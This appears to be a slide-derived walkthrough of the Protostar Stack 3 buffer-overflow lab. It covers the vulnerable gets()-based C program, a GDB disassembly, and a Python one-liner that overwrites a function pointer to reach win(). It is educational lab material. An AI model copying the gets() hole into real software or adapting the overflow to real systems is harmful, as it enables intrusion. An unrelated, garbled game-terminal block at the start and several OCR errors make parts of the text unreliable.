```
ROBCO INDUSTRIES (TM) TERMLINK PROTOCOL
ENTER PASSWORD NOW
4 ATTEMPT(S) LEFT:
0xFAC6 ->/]{".)APPL 0xFB92 DE=)+<<\\$]^ >ROMAN
0xFAD2 E,]:/+>%.@^: 0xFB9E +><^='.;})\# >Entry denied
0xFADE *|{}",=|-+$\ 0xFBAA >"]....:*]> >0/5 correct.
0xFAEA |BUILT)[;;[) 0xFBB6 :|.]<]:,*<#( >[#-]
0xFAF6 +,/^/'TITAN+ 0xFBC2 *"}_%:FLAKE. >Allowance
0xFB02 @*{&,/}*}/'\ 0xFBCE </[-@-"@&{)| >replenished.
0xFB0E ^BLUSH_$(<,: 0xFBDA ].ROMAN\,"{_ >CREEP
0xFB1A ;'(-^;-\=%#D 0vEREK "G##\ $ + (^+=# )Entry denied
0xFB26 IXIE_#!-$(>>> 0
0xFB32 =*"{</):&*_% 0 PROTOSTAR: STACK 3
0xFB4A $$}:/-$;+\"^ 0xFC16 ={(^)"&-CREE >WHERE
0xFB56 =@:&)\=&UERS 0xFC22 P/}@)!;}[#-] >Exact match!
0xFB62 E>,@($!>%{<[ 0xFC2E <:)[$&+*'-}; >Please wait
0xFB6E *|WHERE)(_%" 0xFC3A {/MINCE/,>+< >while system
0xFB7A }><(|]@!_#=| 0xFC46 -'_=[,'=[&/& >is accessed.
0xFB86 |*: !, $: + [CLY 0xFC52 {}&##&%%+|'( >
```

SOURCE CODE

```
#include <stdlib.h>
void win()
 printf("code flow successfully changed\n");
int main(int argc, char **argv)
 volatile int (*fp)();
  char buffer[64];
  fp = 0;
  gets(buffer);
  if(fp) {
      printf("calling function pointer, jumping to 0x%08x\n", fp);
      fp();
```

SOURCE CODE EXPLANATION

- •Variables used → pointer variable = *fp , char variable = buffer[64]
- •gets() -> function used to take char buffer[64] as input and execute the program.
- •fp = 0 is set. Then it checks if **fp is True** the function pointer **fp** will jump to that **address** else the program will just exit without printing anything. Basically **fp if True** the **Instruction Pointer** will **jump to that address.**
- •We need to cause **Stack Buffer Overflow Attack** and overflow the **char buffer[64]** so that the **overflow bit** affects **fp pointer** i.e. the **Instruction Pointer register** and makes it jump to that **address**.
- HINT -> get the memory address of win()
- •If we successfully change the **return address of Instruction Pointer** we will get the string "code flow successfully changed\n".

NOTE: jumping to unknown or memory locations outside the program space will cause **Segmentation Errors or SIGSEGV**

SIGSEGV error -> The error appears when a program or code tries to access an invalid memory location.

USING GDB TO REVERSE ENGINEER AND ANALYZE ASSEMBLER INSTRUCTIONS

```
user@protostar:/opt/protostar/bin$ gdb -g stack3
Reading symbols from /opt/protostar/bin/stack3...done.
(gdb) set disassembly-flavor intel
(qdb) disass main
Dump of assembler code for function main:
0x08048438 <main+0>:
                         push
                                 ebp
0x08048439 <main+1>:
                                 ebp,esp
                         mov
0x0804843b <main+3>:
                                 esp.0xfffffff0
                         and
0x0804843e <main+6>:
                         sub
                                 esp.0x60
                                DWORD PTR [esp+0x5c],0x0
0x08048441 <main+9>:
                         mov
0x08048449 <main+17>:
                         lea
                                 eax,[esp+0x1c]
                                 DWORD PTR [esp],eax
0x0804844d <main+21>:
                         mov
0 \times 08048450 < main + 24 > :
                         call
                                 0x8048330 <gets@plt>
0x08048455 <main+29>:
                                 DWORD PTR [esp+0x5c],0x0
                         cmp
0x0804845a <main+34>:
                         jе
                                 0x8048477 <main+63>
0x0804845c <main+36>:
                                 eax,0x8048560
                         mov
0x08048461 <main+41>:
                                 edx, DWORD PTR [esp+0x5c]
                         mov
0 \times 08048465 < main + 45 > :
                                 DWORD PTR [esp+0x4],edx
                         mov
0x08048469 <main+49>:
                                DWORD PTR [esp],eax
                         mov
                         call
                                 0x8048350 <printf@plt>
0x0804846c <main+52>:
                                 eax, DWORD PTR [esp+0x5c]
0x08048471 <main+57>:
                         mov
                         call
0 \times 08048475 < main + 61 > :
                                 eax
                         leave
0x08048477 <main+63>:
0x08048478 <main+64>:
                         ret
End of assembler dump.
( adb )
```



The screenshot is the disassembly or assembler dump of the main() function of stack 3 program

•fp = esp+0x5c 0x08048441 <main+9>: mov DWORD PTR [esp+0x5c],0x0 Here, The value of fp/esp+0x5c is set to 0 as

•0x08048455 <main+29>: cmp DWORD PTR [esp+0x5c],0x0 fp is compared with value 0 If fp = 0 → je 0x8048477 <main+63> Instruction pointer will jump at this address

•buffer[64] = esp+0x1c

shown in the **C** code earlier.


I will prove this in the next slides and also show you how to get with address of win() function.

•Address of win() function is necessary to overwrite the instruction pointer/eip return address.

When examining the register **esp+0x1c** we get the string present in it using x/s which basically shows the data in string format.

We passed the string "test" as command line argument so when we examine the register esp+0x1c we get the same. As discussed earlier esp+0x1c = buffer[64]

LETS CHECK ONE THING....WHAT IF??? We **overflow** the **buffer variable** and overwrite the return address of the **eip register** with an address outside the memory allocation of the program.



We can clearly see when I overflow the buffer variable with a string of A's 65 times, the extra bit overflows the return address of the eip register and makes fp variable jump to 0x41 which is hex value of A. So we need to pass a legitimate address.

```
user@protostar:/opt/protostar/bin$ objdump -M intel -d stack3 | grep "win" 08048424 <win>: user@protostar:/opt/protostar/bin$
```

Using OBJDUMP to get address of win() function

```
user@protostar:/opt/protostar/bin$ (python -c "print 'A'*64 + '\x24\x84\x04\x08'") | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
user@protostar:/opt/protostar/bin$
```

PYTHON SCRIPT TO EXPLOIT STACK BUFFER OVERFLOW

EXPLANATION



Using **python** —c utility to print **string of A's 64 times** filling the **buffer variable** of **size 64** and then passing the address of **win()** function in **LITTLE ENDIAN PROCESS.** According to **LITTLE ENDIAN** the **msb bit** stored at the higher address and **lsb bit** stored at lower address so value passed in reverse order.